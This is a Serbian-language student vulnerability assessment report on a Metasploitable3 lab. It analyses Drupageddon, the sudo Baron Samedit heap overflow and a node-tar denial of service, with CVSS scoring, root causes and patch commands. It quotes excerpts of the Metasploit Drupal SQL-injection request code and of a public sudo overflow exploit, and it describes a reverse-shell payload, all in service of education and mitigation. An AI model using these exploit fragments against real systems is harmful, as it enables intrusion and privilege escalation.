Vulnerability Assessment Report

Ime i prezime: Nemanja Dutina
Tim: 5
Datum: 26.10.2024.
Scan Tool: Nessus (10.8.3)
Test okruženje: Metasploitable3

CVE-2014-3704

---

1. Enumeracija CVE-a

- **CVE ID:** CVE-2014-3704
- **Opis:**
  Unutar Drupal core modula, postoji API za rad sa bazom podataka. Unutar tog API, se nalazi funkcija expandArguments. Funkcija ne proverava podatke dobijene od korisnika pre konstrukcije pripremljenih upita, te je moguće izvršiti SQL injekciju. Unutar nje, koriste se nazivi i vrednosti korisnički unesenih parametara, bez njihove prethodne provere. Na taj način, napadač može, promenom naziva parametara, izvršiti SQL injekciju koja može dovesti i do izvršavanja koda na serverskoj mašini. Ranjivost se nalazi u Drupal verzijama 7.x pre 7.32. Poznata je i pod nazivom *Drupageddon*. Na skeniranoj mašini, na portu 80, postoji *http* servis koji koristi ranjivu verziju Drupala.

---

2. CVSS skor

- **CVSS skor (numerička vrednost):** 7.5
- **Vektor:**
  `CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`

  `AV:N` – Attack Vector: Network (eksploatacija preko mreže, napadač ne mora fizički pristupiti sistemu)

  `AC:L` – Attack Complexity: Low (napad se lako izvršava, postoje gotovi eksploiti, nije potrebno veliko tehničko znanje)

`PR:N` - Privileges Required: None (korisnik ne mora imati posebne privilegije, što znači da ranjivost može biti iskorišćenja bez potrebe za prethodnom autentifikacijom ili pristup adminovom nalogu)

`UI:N` - User Interaction: None (ranjivost se može eksploitovati slanjem zahteva ka sistemu bez potrebe za direktnom interakcijom sa sistemom)

`S:U` - Scope: Unchanged (opseg ranjivosti ostaje isti, napadač može da utiče samo na servis koji koristi ranjivu verziju drupala)

`C:H` - Confidentiality: High (napadač može pristupiti osetljivim informacijama)

`I:H` - Integrity: High (napadač može izmeniti podatke, čime je narušen njihov integritet)

`A:H` - Availability: High (ranjivost može dovesti do izvršavanja koda na mašini servera, čime napadač može uticati na dostupnost sistema)

- **Opravdanje:**
  Ova ranjivost može dovesti do manipulacije osetljivih podataka, čime se narušava privatnost korisnika. Kako nije potrebna nepostedna interakcija korisnika sa sistemom, te već postojeći eksploiti koje je lako koristiti, čine ovu ranjivost veoma opasnom. Ta kombinacija, iskorišćavanja ranjivosti bez mnogo truda i tehničkog znanja, kao i potencijalnog izvršavanja koda na serverskoj mašini, što može dovesti i do iskorišćavanja reverse shell-a, daju ranjivosti visok CVSS skor.


---

3. Dostupnost eksploita

- **Postoji javno dostupan eksploit:** Da, postoji više javno dostupnih eksploita u okviru exploit database platforme. Pored toga, eksploit se može pronaći i u okviru metasploit radnog okvira, te je on korišćen kako bi se ranjivost eksploatisala.

- **Opis eksploita:**
  U okviru metasploit radnog okvira postoji eksploit pod nazivom ***multi/http/drupal_drupageddon***. Ovaj eksploit koristi drupalov keš u koji ubacuje zlonameran kod, odakle se kasnije izvršava. Na slici je prikazana upotreba eksploita za dobijanje reverse shell-a. Kako bi se eksploit iskoristio, potrebno je postaviti ip adresu žrtve, uri do servisa i koda koji se šalje pri eksploitu. Za ovaj primer je iskorišćen kod za

dobijanje reverse shell-a (*php/reverse_perl*). Kako bi se prikazala uspešnost eksploita, izvršena je komanda whoami nakon dobijanja reverse shell-a.



Napomena: Kako bi se pristupilo metasploit radnom okviru potrebno ga je prethodno preuzeti sa njihove zvanične stranice i instalirati (u okviru *Kali Linux* operativnog sistema, metasploit je već instaliran). Komanda kojom se pristupa metasploit konzoli je `msfconsole`.

- **Kod eksploita:**

  Eksploit koristi user/login endpoint kako bi uneo zlonamerni kod u keš. On se nalazi unutar imena parametra i oblika je `name[0;#{sql}#]`, kao što je prikazano u listingu ispod. Drupal omogućava keširanje stanja forme, kako bi korisnik kasnije na efikasniji način mogao raditi sa formom. Svaka forma ima id (u listingu ispod *form_id* parametar), te kada se pošalje zahtev sa određenim id, Drupal proverava da li postoji keš pod tim id. Ovo omogućava da se najpre postavi keš forme, te kasnije post zahtevom sa istim id forme pokrene izvršavanje zlonamernog koda. Kompletan kod je moguće pronaći ovde.

```
send_request_cgi!({
      'uri' => normalize_uri(target_uri.path),
      'method' => 'POST',
      'vars_post' => {
        # Don't use 'user_login_block' as it may be disabled.
        'form_id' => 'user_login',
        'form_build_id' => '',
        "name[0;#{sql}#]" => '',
        # This field must be located *after* the injection.
        "name[0]" => '',
        'op' => 'Log in',
        'pass' => Rex::Text.rand_text_alpha(8)
      },
      'vars_get' => {
        'q' => 'user/login'
      }
    }, timeout=datastore['Wait'])

    # Trigger the malicious cache entry using its form ID.
    send_request_cgi!({
      'uri' => normalize_uri(target_uri.path),
      'method' => 'POST',
      'vars_post' => {
        'form_id' => 'user_login',
        "form_build_id" => form_build_id,
        "name" => Rex::Text.rand_text_alpha(10),
        'op' => 'Log in',
        'pass' => Rex::Text.rand_text_alpha(10)
      },
      'vars_get' => {
        'q' => 'user/login'
      }
    })
```

---

4. Analiza uzroka (root cause)

- **Uvođenje Greške (Commit/Verzija):**

  Ranjivost je uvedena u commit-u 24.12.2008. U okviru ovog commit-a je kreirana *expandArguments* funkcija, koja sadrži ranjiv kod. Commit je bio deo razvoja drupal verzije 7, a nalazi se unutar *Drupal 7.x-dev*.

- **Primer Koda (ako je primenljivo):**

`foreach ($data as $i => $value)` predstavlja liniju koda koja je ranjiva. Podaci dobijeni od korisnika se koriste bez provere, te ključevi unutar *$data* mogu biti bilo šta. Kasnije je, prilikom commit-a skoro četiri godine kasnije - 15.10.2014, ova ranjivost rešena upotrebom `foreach (array_values($data) as $i => $value)` linije koda. Na ovaj način je onemogućeno napadačima da iskoriste naziv parametra za injekciju.

---

5. Preporuke za mitigaciju

- **Da li je dostupan Vendor Fix ili patch:** Da
- **Mitigation Strategy:**
  Patch je moguće napraviti koristeći *drush* alat uz jednostavnu komandu:

  ```
  drush pm-update drupal
  ```

  Napomena: Komandu je potrebno izvršiti unutar korenskog direktorijuma u kom se nalazi drupal

---

CVE-2021-3156

---

1. Enumeracija CVE-a

- **CVE ID:** CVE-2021-3156
- **Opis:**

  Ranjivost se nalazi u programskom alatu *sudo*, koji se koristi za izvršavanje komandi s privilegijama *root* korisnika. Ova ranjivost se manifestuje kao *heap-based buffer overflow* (prelivanje bafera u hipu), što omogućava neovlašćenim korisnicima da eskaliraju privilegije na sistemu. Ranjivost se javlja kada *sudo* obrađuje opciju *-s* uz *sudoedit*, i to kada se koristi argument koji se završava jednim *backslash*-om (\). Ova situacija može dovesti do prelivanja bafera, omogućavajući napadaču da izvrši proizvoljne komande kao root.

---

2. CVSS skor

- **CVSS skor (numerička vrednost):** 7.8
- **Vektor:**

  `CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H`

  `AV:L` - Attack Vector: Local (eksploatacija samo na lokalnom sistemu, potrebno je da napadač fizički pristupi sistemu)

  `AC:L` - Attack Complexity: Low (napad se lako izvršava, nije potrebno veliko tehničko znanje)

  `PR:L` - Privileges Required: Low (napadaču su potrebne osnovne privilegije sistema, dovoljno je da ima korisnički nalog preko kog će pristupiti sistemu)

  `UI:N` - User Interaction: None (ranjivost se može eksploitovati bez potrebe za korisničkom interakcijom)

  `S:U` - Scope: Unchanged (opseg ranjivosti ostaje isti, napadač može da utiče samo na jednu mašinu na mreži)

  `C:H` - Confidentiality: High (napadač može pristupiti osetljivim informacijama)

`I:H` - Integrity: High (napadač može izmeniti podatke, čime je narušen njihov integritet)

`A:H` - Availability: High (ranjivost može dovesti do izvršavanja koda na mašini servera, čime napadač može uticati na dostupnost sistema)

- **Opravdanje:**

  Ova ranjivost omogućava lokalnim korisnicima eskalaciju privilegija sve do *root* privilegija na napadnutoj mašini, te samim tim i potpunu kontrolu nad njom. Zbog ovoga, ova ranjivost zahteva što bržu mitigaciju ažuriranjem ranjivih alata na najnovije verzije.

---

3. Dostupnost eksploita

- **Postoji javno dostupan eksploit:** Da

  Najpre je potrebno proveriti da li je mačina ranjiva. Kako bi se proverilo da li je mašina ranjiva, moguće je pokrenuti komandu:

  ```
  sudoedit -s /
  ```

  Ukoliko je verzija sudo-a ranjiva, ,ili će sistem zatražiti unos lozinke ili će biti prikazana sledeća greška:

  ```
  sudoedit: /: not a regular file
  ```

  Ukoliko je odgovor sistema uputsvo za upotrebu sudoedit-a, verzija nije ranjiva.

  Jedan od eksploita je kreiran od strane korisnika blasty i objavljena na ovom repozitorijumu. Na exploit database platformi pored ovog postoje i drugi eksploiti, međutim nijedan od njih nije verifikovan.

- **Opis eksploita:**

  Priloženi eksploit se zasniva na izvršavanju `sudoedit` komande sa kreiranim korisničkim argumentima. Eksploit se može koristiti na predefinisanim sistemima, ili definisati neki drugi ranjivi sistem.

- **Kod eksploita:**

  Najpre se kreiraju dva bafera, koji se popunjavaju karakterima *A* i *B*, i na kraju dodaje ‘\\’. Ovi baferi se kasnije koriste kao argumenti komandne linije koji služe za prepunjavanje hipa kako bi se desio overflow:

```
char *smash_a = calloc(target->smash_len_a + 2, 1);
char *smash_b = calloc(target->smash_len_b + 2, 1);

memset(smash_a, 'A', target->smash_len_a);
memset(smash_b, 'B', target->smash_len_b);

smash_a[target->smash_len_a] = '\\';
smash_b[target->smash_len_b] = '\\';
```

Zatim se kreira niz promenljivih okruženja *s_envp* koji služi kako bi ciljao tačno onaj deo hipa koji služi za eskalaciju privilegija. Najpre se prolazi kroz for petlju koja služi za popunjavanje memorije u hipu. Zatim se kreira *lc_all* niz koji postavlja *LC_ALL* promenljiva okruženja koja služi za postavljanje lokalizacije i prilagođavanje ponašanja *sudo*-a. Nakon te promenljive, hip se puni *C* karakterima kako bi se desio *heap overflow*. Poslednji element *s_envp* niza je *NULL*, koji je potreban za detekciju kraja niza.

```
char *s_argv[]={
    "sudoedit", "-s", smash_a, "\\", smash_b, NULL
};

char *s_envp[MAX_ENVP];
int envp_pos = 0;

for(int i = 0; i < target->null_stomp_len; i++) {
    s_envp[envp_pos++] = "\\";
}
s_envp[envp_pos++] = "X/P0P_SH3LLZ_";

char *lc_all = calloc(target->lc_all_len + 16, 1);
strcpy(lc_all, "LC_ALL=C.UTF-8@");
memset(lc_all+15, 'C', target->lc_all_len);

s_envp[envp_pos++] = lc_all;
s_envp[envp_pos++] = NULL;
```

---

4. Analiza uzroka (root cause)

- **Uvođenje Greške (Commit/Verzija):**

Ranjivost se nalazi u verzijama od 1.7.7 do 1.7.10p9, 1.8.2 do 1.8.31p2, te 1.9.0 zaključno sa 1.9.5p1.

- **Primer Koda (ako je primenljivo):**

Ranjivost se javlja zbog načina na koji sudo rukuje sa specijalnim karakterima koji se nalaze u korisničkim argumentima. Naime, prilikom učitavanja korisničkih argumenata, svaki specijalni karakter se eskejpuje. Kasnije, prilikom kopiranja ovih argumenata na hip (kod ispod), može se javiti problem ukoliko se argument završava sa jednim *backslash*-om i to zbog:

Ako je `from[0]` *backslash*, onda je `from[1]` null terminator argumenta (a ne *space*). Zbog toga se `from` povećava i izlazi van opsega argumenta, a to se kopira na hip. Na ovaj način će doći do izlaza van opsega koji je alociran na hipu. Kako bi se došlo do ovog ranjivog koda, potrebno je da *MODE_SHELL* obeležje bude postavljeno.

```
for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
    while (*from) {
        if (from[0] == '\\' && !isspace((unsigned char)from[1]))
            from++;
        *to++ = *from++;
    }
    *to++ = ' ';
}
```

U teoriji, nije moguće da se bilo koji argument završi sa jednim *backslash*-om, zbog toga što će ti karakteri biti eskejpovani (zbog postavljenog obeležja *MODE_SHELL*). Međutim, kako su uslovi za eskejpovanje specijalnih karaktera i kopiranje korisničkih argumenata drugačiji (kod ispod), moguće je izbeći eskejpovanje specijalnih karaktera postavkom *MODE_SHELL* u kombinaciji ili sa *MODE_EDIT* ili sa *MODE_CHECK*.

```
// Kopiranje argumenata na hip
if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
...
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {

—----------------------------------

// Eskejpovanje specijalnih karaktera
if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
```

Ova kombinacija je zabranjena u podrazumevanoj upotrebi *sudo* alata, međutim moguća je koristeći *sudoedit*. Kod *sudoedit* alata, ova kombinacija nije onemogućena, te je moguće koristeći komandu `sudoedit -s`.

---

5. Preporuke za mitigaciju

- **Da li je dostupan Vendor Fix ili patch:** Da
- **Mitigation Strategy:**
  Potrebno je ažurirati sudo alat na verziju 1.9.5p2 ili noviju. Patch je moguće napraviti koristeći naredne dve komande:

```
sudo apt update

sudo apt install sudo
```

CVE-2024-28863

---

1. Enumeracija CVE-a

- **CVE ID:** CVE-2024-28863
- **Opis:**

  Ranjivost se nalazi u *node-tar* paketu i u vezi je sa načinom na koji se vrši kreiranje foldera. Ukoliko se paketu prosledi putanja kao što je `./a/b/c/d/e/f/g.txt`, node-tar će kreirati direktorijume i poddirektorijume sve dok ne dođe do poslednjeg foldera u kom će kreirati `g.txt`. Uzrok problema je nedostatak validacije korisnički unesene putanje i nepostojanje maksimalne dubine koju je moguće kreirati na ovaj način. Ranjivost se javlja u verziji 6.2.0, kao i svim prethodnim verzijama, dok je rešena u verzijama od 6.2.1.

---

2. CVSS skor

- **CVSS skor (numerička vrednost):** 6.5
- **Vektor:**

  `CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:H`

  `AV:N` - Attack Vector: Network (eksploatacija preko mreže, napadač ne mora fizički pristupiti sistemu)

  `AC:L` - Attack Complexity: Low (napad se lako izvršava, postoje gotovi eksploiti, nije potrebno veliko tehničko znanje)

  `PR:N` - Privileges Required: None (korisnik ne mora imati posebne privilegije, što znači da ranjivost može biti iskorišćenja bez potrebe za prethodnom autentifikacijom ili pristup adminovom nalogu)

  `UI:R` - User Interaction: Required (kako bi se eksploatisala ranjivost, potrebna je direktna interakcija korisnika sa sistemom)

  `S:U` - Scope: Unchanged (opseg ranjivosti ostaje isti, napadač može da utiče samo na servis koji koristi ranjivu verziju drupala)

`C:N` - Confidentiality: None (napadač ne može pristupiti osetljivim informacijama)

`I:N` - Integrity: None (napadač ne može uticati na integritet podataka)

`A:H` - Availability: High (ranjivost može dovesti do prekida rada nodejs klijenta, jer će ostati bez CPU i memorije)

- **Opravdanje:**

  Ova ranjivost omogućava napadačima da dovedu do prekida rada nodejs klijenta prilikom parsiranja *tar* arhive. Zbog toga, server je podležan *Denial of Service* napadu, te je potrebno u što kraćem roku ažurirati verziju *node-tar* paketa.

---

3. Dostupnost eksploita

- **Postoji javno dostupan eksploit:** Ne

  Na ovom linku je moguće pronaći originalni izveštaj vezan za ovu ranjivost. Međutim, više nije moguće pristupiti PoC video snimku ili materijalima. Kako bi se ranjivost eksploatisala, potrebno je kreirati *tar* arhivu sa dovoljno velikom dubinom, čime bi se iscrpeli resursi nodejs klijenta. Za ove potrebe, moguće je koristiti princip *tarbomb* koji predstavlja kreiranje dovoljno velikih arhiva, čije bi raspakivanje preopteretilo sistem, kao i potencijalno prepisalo neke od postojećih direktorijuma usput.

---

4. Analiza uzroka (root cause)

- **Uvođenje Greške (Commit/Verzija):**

  Ranjivost se nalazi u verzijama *node-tar* paketa zaključno sa 6.2.0.

- **Primer Koda (ako je primenljivo):**

  Ranjivost se javlja zbog nedostatka provere dubine tar arhive pre početka njenog raspakivanja. Zbog nedostatka ove provere, napadači su mogli kreirati neograničeno duboke arhive. U okviru ovog commit-a, ispravljena je ova greška. Dodata je promenljiva `this.maxDepth` koja predstavlja najveću dubinu tar arhive koji server podržava. Ukoliko nije potrebno ovo ograničenje, moguće je promenljivu postaviti na *Infinity*. Ukoliko se ova vrednost eksplicitno ne postavi, promenljiva uzima podrazumevanu vrednost od 1024 dozvoljena poddirektorijuma (kod ispod).

```
const DEFAULT_MAX_DEPTH = 1024


// prevent excessively deep nesting of subfolders
// set to `Infinity` to remove this restriction
this.maxDepth = typeof opt.maxDepth === 'number'
    ? opt.maxDepth
    : DEFAULT_MAX_DEPTH


if (isFinite(this.maxDepth) && parts.length > this.maxDepth) {
    this.warn('TAR_ENTRY_ERROR', 'path excessively deep', {
      entry,
      path: p,
      depth: parts.length,
      maxDepth: this.maxDepth,
    })
```

---

5. Preporuke za mitigaciju

- **Da li je dostupan Vendor Fix ili patch:** Da
- **Mitigation Strategy:**

  Potrebno je ažurirati node-tar paket na verziju 6.2.1 ili noviju. Patch je moguće napraviti koristeći jednu od naredne tri komande (koristeći *npm* ili *yarn*):

  ```
  npm update tar
  ```

  ili

  ```
  yarn upgrade tar
  ```

  Ukoliko je potrebna specifična verzija:

  ```
  npm install tar@<verzija>
  ```

  Napomena: Ukoliko se koristi treća komanda, potrebno je da verzija bude >=6.2.1